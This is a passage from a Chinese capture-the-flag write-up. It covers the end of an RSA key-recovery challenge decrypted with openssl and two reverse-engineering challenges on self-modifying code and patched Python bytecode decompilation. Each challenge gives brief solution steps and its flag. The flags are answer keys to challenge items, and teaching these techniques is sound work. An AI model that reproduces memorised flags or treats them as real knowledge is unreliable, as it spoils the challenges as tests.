1786077164408633192965525943918767670360489425818565116501752674481618599282
4404330229600417035596255176459265305168198215607187593109533971751842888237
880624087 -d
1538916500335235515307257927383995023293542960807860730894254653709681925092
0358212986262893952965814666128365400633841313523521302776972089684043957447
7187672734445980163668270558429116267110208107693136778379051603849527961409
5829925982209779031189068501507550048330770021867843468227751520952846339514
9967236261912269059557803317822737455163095735953160562828620520398155400260
7353732745866064672470971796029692197338464395847505704082777791470799476292
0845616183068242655035317317897109547169038826344580017286634712571145250144
1153038449134019627077236305294873958935420873793017593862078229021996432791
29888193 -o private_key1.pem -f PEM
5、使用 penssl 得到 flag，命令如下：
openssl rsautl -decrypt -in flag.enc -inkey private_key1.pem -out flag1.dec

FLAG 值:

flag{D0nT_uS3_Th3_kN0w_n}

0x16 SimpleSMC

操作内容:

1、从代码中可以看到第一次 SMC 的异或是定值，在第二次 SMC 时，我们就可以使用函数之中的命令来解密
2、解密之后可以发现这是一个迭代和 CMP
3、反求即可得到 flag

FLAG 值:

flag{d0_y0u_Kn*w_5mC_F1@gCheCk?}

0x17 最好的语言

操作内容：

1、ida 打开文件后发现不能被反编译，我们可以在 dis 源码中稍加修改，就可以进行正常反编译
2、可以发现如下判断逻辑
_(f[:12])+____(f[12:19])+_(f[19:]) == base64.b64decode('U1VQU05pSHdqCEJrQu7FS7Vngk1OTQ58qqghXmt2AUdrcFBBUEU='
3、根据 flag 的特点，可以解出第 1 组密钥和第 3 组密钥中的一位，然后由于密钥空间小，那么我们可以使用穷举的手法进行解密，得到有意义的明文
4、对第二组中部分直接进行 md5 解密即可，最终可以得到 flag

FLAG 值：

flag{PyC_1s_613u21i_N0t_Hard}